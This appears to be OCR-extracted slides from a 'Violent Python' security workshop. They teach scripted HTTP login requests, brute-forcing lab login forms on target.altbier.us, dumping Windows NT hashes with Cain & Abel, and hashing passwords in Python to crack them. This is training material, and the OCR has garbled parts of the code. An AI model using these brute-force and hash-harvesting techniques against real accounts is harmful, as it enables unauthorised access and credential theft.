
Violent Python The. Lab. ms HTTP Scanning with Python Simple POST Login Launch a web browser (in Kali you can use iceweasel) and navigate to the following: http: //target. altbier. us/python/login 1. php This will bring up a simple login form. Test it with any username and password you like. Now run Wireshark, and start it sniffing traffic on your loopback interface (this is where target. altbier. us lives). To do this click on Capture then Interfaces then click the checkbox next to interface lo and the Start button. At the top left of the Wireshark window, in the Filter box, type http and click Apply. Log in to the web form with username a and password b In Wireshark, stop the capture and find the packet with an Info column of “POST /python/login 1. php HTTP/1. 1” Jan 2016 Violent Python presented by @alt_bier 21

Violent Python The. Lab. ms HTTP Scanning with Python Simple POST Login Right click the “POST /python/login 1. php” line and click “Follow TCP Stream”. The POST request appears, as shown here. Notice the portions outlined in red. These are the essential lines in the request. Jan 2016 Violent Python presented by @alt_bier 22

Violent Python The. Lab. ms HTTP Scanning with Python Making a Python HTTP Login Script In a terminal window execute the following: vi http 2. py Insert the following code then save and quit: import socket. setdefaulttimeout(2) s = socket() target = "target. altbier. us“ tport = 80 user = raw_input('Username: ') pw = raw_input('Password: ') length = len(user) + len(pw) + 5 s. connect((target, tport)) s. send('POST /python/login 1. php HTTP/1. 1n. Host: ' + target + "n. Content-Length: " + str(length) + "n. Content-Type: Application/x-www-form-urlencoded" + "nnu=" + user + "&p=" + pw ) print s. recv(1024) Explanation s. close() This code sends an HTTP POST request in this format: POST /python/login 1. php HTTP/1. 1 Host: target. altbier. us Content-Type: Application/x-www-form-urlencoded u=a&p=b Jan 2016 Violent Python presented by @alt_bier 23

Violent Python The. Lab. ms HTTP Scanning with Python Running the HTTP Login Script In a terminal window execute the following: python http 2. py Enter a username of a and a password of b You should see the message: Credentials Rejected! Run the script again, this time with a valid username of root and a password of password You should see the message: Successful Login! Jan 2016 Violent Python presented by @alt_bier 24

Violent Python The. Lab. ms HTTP Scanning with Python Loops: String Values We need to understand how to loop through string values in Python so we can add this functionality to our scripts In a terminal window execute the following: vi loop 1. py Insert this code, as shown below then save and quit. • Do NOT omit the indentation -- in Python, indentation is required to indicate what code is inside a loop. for fruit in ["apple", "orange", "bananna"]: print fruit print "All Done!" In a terminal window execute the script: python loop 1. py As you can see, the code loops through all the listed fruits. Jan 2016 Violent Python presented by @alt_bier 25

Violent Python The. Lab. ms HTTP Scanning with Python Loops: Numeric Values We need to understand how to loop through numeric values in Python so we can add this functionality to our scripts In a terminal window execute the following: vi loop 2. py Insert this code, as shown below then save and quit. • Do NOT omit the indentation -- in Python, indentation is required to indicate what code is inside a loop. for number in range(1, 5): print number print "All Done!“ In a terminal window execute the script: python loop 2. py As you can see, the code loops through all numbers to the one before the last one listed in range(), that is one - four. Jan 2016 Violent Python presented by @alt_bier 26

Violent Python The. Lab. ms HTTP Scanning with Python HTTP Scan Challenge 1: Brtue Forcing a Login Form Write a script in Python to try all possible credentials and successfully get into a login form on target. altbier. us Launch a web browser (iceweasel for example) and open http: //target. altbier. us/python/login 2. php This will bring you to a simple login form. Test it with any username and password you like. The Username is one of these: bill, ted, sally, sue The PIN is a two-digit number, like these: 01 02 03 … 98 99 Write a script that finds the correct credentials and logs in. Don't forget to start by capturing a login with Wireshark, to see the correct format of the HTTP request! Hint: It's a different format than the login 1. php page. When you find the correct user and pin you will be presented with a success page that also gives you a secret word that you can only see if properly authenticated. Having Trouble? If you are stuck on this challenge an example script is here: ~/violent_python/examples/12. http 3. py Jan 2016 Violent Python presented by @alt_bier 27

Violent Python The. Lab. ms HTTP Scanning with Python HTTP Scan Challenge 2: Brute Force Four Accounts Write a script in Python to break into each of four accounts on a web login form on target. altbier. us Launch a web browser (iceweasel for example) and open http: //target. altbier. us/python/login 3. php This will bring you to the challenge login form. Test it with any username and password you like. You will need to figure out the user names and the pin that each requires to successfully access the site. Information shown on the form should be a clue to help you. There is a link to a hint for additional help. Use what you have been shown in this section and the feedback the form provides to help you write a script that finds the correct credentials and logs into each. Having Trouble? If you are stuck on this challenge an example script is here: ~/violent_python/examples/13. http 4. py Jan 2016 Violent Python presented by @alt_bier 28
Violent Python The. Lab. ms HTTP Scanning with Python Some Useful Links Related To This Section For Loops https: //wiki. python. org/moin/For. Loop String formatting in Python using % and. format() https: //pyformat. info/ Using sys. exit for script termination https: //docs. python. org/3/library/sys. html#sys. exit Find a string within a string with str. find() http: //www. tutorialspoint. com/python/string_find. htm Jan 2016 Violent Python presented by @alt_bier 29

Violent Python The. Lab. ms Cracking Password Hashes with Python The next few slides will demonstrate one possible way of getting password hashes off a Windows machine. Since we will be crafting our scripts in a Linux environment the file created from the steps outlined here will be provided. Creating a Windows Test User On your Windows 7 machine, click Start. Type in CMD and press Shift+Ctrl+Enter. If a "User Account Control" box pops up, click Yes. In the Administrator command prompt window, execute this command: net user jose password /add This created a user named jose with a password of password Downloading and Installing Cain In a browser, go to http: //www. oxid. it/cain. html Download Cain & Abel for Windows NT/2000/XP. Install it with the default options. Jan 2016 Violent Python presented by @alt_bier 30

Violent Python The. Lab. ms Cracking Password Hashes with Python Extracting Password Hashes with Cain On your Windows 7 desktop, right-click the Cain icon and click "Run as Administrator". If a "User Account Control" box pops up, click Yes. In Cain, on the upper set of tabs, click Cracker. In Cain, move the mouse to the center of the window, over the empty white space. Right-click and click "Add to list. . . ". In the "Add NT Hashes from" box, accept the default selections and click Next. The password hashes should appear, as shown. Jan 2016 Violent Python presented by @alt_bier 31

Violent Python The. Lab. ms Cracking Password Hashes with Python Understanding Password Hashes There are two password hashes: LM Hashes and NT Hashes. LM hashes are very old and so weak even Microsoft has finally stopped using them by default in all Windows versions after Windows XP. NT hashes are Microsoft's "more secure" hash, used by Windows NT in 1993 and never updated in any way. As you will see, these hashes are also very weak and easily cracked, especially when compared with other password hashes. Notice that the NT password hash for jose starts with 8846. This hash will be the same for anyone on any Windows 7 machine with a password of password. This is because Microsoft doesn't salt hashes so the hash for any given password is the same. That means you can often crack Windows password hashes by just Googling them, because many lists of common passwords and hashes have been uploaded to the Internet over the last 20 years. However, we'll be using Python to crack them. Jan 2016 Violent Python presented by @alt_bier 32

Violent Python The. Lab. ms Cracking Password Hashes with Python Exporting The Hash To A Text File In Cain, right-click anywhere in the list and click Export. Save the file in your Documents folder with the name win 1 in the default format (L 0 pht. Crack 2. x file). Open the win 1. lc file in Notepad. You should see all the accounts and their associated hashes in this file Note the format of this file as it will be important later. The NT Hash is the portion of each line after the last colon : We can now copy this file to our Linux machine to write our python scripts to crack the password hashes. Jan 2016 Violent Python presented by @alt_bier 33

Violent Python The. Lab. ms Cracking Password Hashes with Python Cracking Windows Password Hashes With Python We will use Python to create scripts that will crack Windows password hashes. These same techniques work for Linux and Mac hashes, but thousands of times slower, because Windows uses especially weak hashes. Getting Test Hashes In the previous slides, we harvested real password hashes from a Windows machine with Cain. We found that a password of 'password' has this hash on Windows: 8846 f 7 eaee 8 fb 117 ad 06 bdd 830 b 7586 c Windows does not use any salt, so passwords have the same password hash across systems. The win 1. lc file that was harvested in the previous slides is located here: ~/violent_python/hash/win 1. lc A file with just the NTLM hash for the user jose is located here: ~/violent_python/hash/jose. txt Note: If you want to calculate more test cases, just go use this website: http: //www. onlinehashcrack. com/hash-generator. php The NTLM line is the type of hash found on a Windows 7 machine Jan 2016 Violent Python presented by @alt_bier 34

Violent Python The. Lab. ms Cracking Password Hashes with Python Calculating Windows NTLM Password Hashes with Python In Kali Linux, in a Terminal window, execute this command: vi hash 1. py Enter the code shown below: import hashlib passwd = raw_input('Enter Password: ') print hashlib. new('md 4', passwd) Then save and close the file. Explanation • The first line loads the hashlib library which provides a common interface to secure hashes and message digests • The second line gets a password from the user • The third line creates an md 4 hash of the given password and prints it to the screen Execute the script and give it a password of password You should see a result like the one shown (the memory location may be different) Jan 2016 Violent Python presented by @alt_bier 35

Violent Python The. Lab. ms Cracking Password Hashes with Python Calculating Windows NTLM Password Hashes with Python What you received is a hash, but it's a binary object and all you see is its memory location. To see the normal result of this hash in hexadecimal, add the hexdigest() method like this: import hashlib passwd = raw_input('Enter Password: ') print hashlib. new('md 4', passwd). hexdigest() Run the program again. This time you should get the exact hash shown This looks more like a hexadecimal hash, but is it correct for a Windows password? If we compare this to the jose hash you can see it is not correct as the correct NT hash starts with 8846. This is because the Windows algorithm uses Unicode, not ASCII, to encode the characters. Jan 2016 Violent Python presented by @alt_bier 36
